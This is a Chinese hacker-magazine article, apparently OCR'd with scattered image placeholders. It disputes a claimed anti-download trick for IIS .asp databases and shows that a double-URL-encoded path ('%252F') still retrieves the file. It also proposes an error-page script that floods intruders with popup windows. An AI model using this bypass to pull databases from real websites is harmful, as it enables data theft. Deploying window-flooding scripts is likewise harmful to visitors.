


图6




图7

对“安全要这样玩”一文的质疑

爱无言




图1




图2




图3

最近在研究一个网站，很难攻破，于是就翻出以前的黑客X档案来进行参考，或许会有意想不到的收获。

随手翻开了去年12期的黑客X档案，像见了老朋友一样，我一页一页重新品味起来。在杂志中看到一篇名为“安全要这样玩”的文章时，文中提到一个数据库防下载的办法，原文作者花之骄子说，这个方法说不定又是个首创，我不敢苟同，于是想用实践来证明一下。

作者的方法是，利用将数据库命名为“%2Fdata.asp”的方式，当IE在解析这样的数据库名时，会导致解析失败而无法下载，因为“%2F”是URL编码，经过转换就成了“/”符号，这样如果你要下载的网站数据库路径为“http://attack.com/%2Fdata.asp”，被转换后成了“http://attack.com//data.asp”，而双“/”会被认为是一个“/”符号，这样“http://attack.com/data.asp”当然是不存在的，从而导致下载失败。这样看来，花之骄子说的并不错，可是作者随后说到“本来我以为只要再次对‘%’号进行解析URL编码为‘%25’，但我解析后发觉依然无法下载……”，作者附了两张使用flashget下载数据库的图片，一个是按照http://attack.com/%2Fdata.asp下载，一个是按照http://attack.com/%252Fdata.asp下载，均告失败。但是，在我的印象里，双次编码是可以绕过很多限制的，包括因为一次编码解析导致的错误，都是可以绕过的。让我们看看实际操作的结果。

我在自己的电脑上安装了IIS，然后建立虚拟目录，在网站目录下建立数据库文件%2Flove.asp，然后我试图用IE访问，提示“无法找到文件”，如图1。

使用网际快车下载，也是下载失败，文件找不到，如图2。

现在，让我们修改一下，在网际快车的文件下载地址栏中，改为：http://localhost/1/%252Flove.asp，再下载看看，如图3，图4，我们成功的下载了数据库文件“%2Flove.asp”。

到这里也纠正了作者的小小失误，其实防数据库下载的方法已经很多了，作者为了戏弄入侵者才想到利用这个办法，其实戏弄入侵者何必这样，利用出错重定向的方法，也就是在IIS中的“自定义




图 4

错误信息”一项中，把错误重定向到一个自己编写的文件中，一般把500、100号以及404号HTTP错误定位到本地一个文件中，如图5。

我这里把它定向到11.htm，在11.htm中我就写了一句<script>alert("傻了吧");</script>，在这里你可以写个循环语句弹出上万个窗口来惩罚入侵者，看看我们的效果，如图6。

需要注意的就是要在数据库中加个长二进制数据的表来防止下载，导致出现错误从而来重定向到我们定义的惩罚页面。

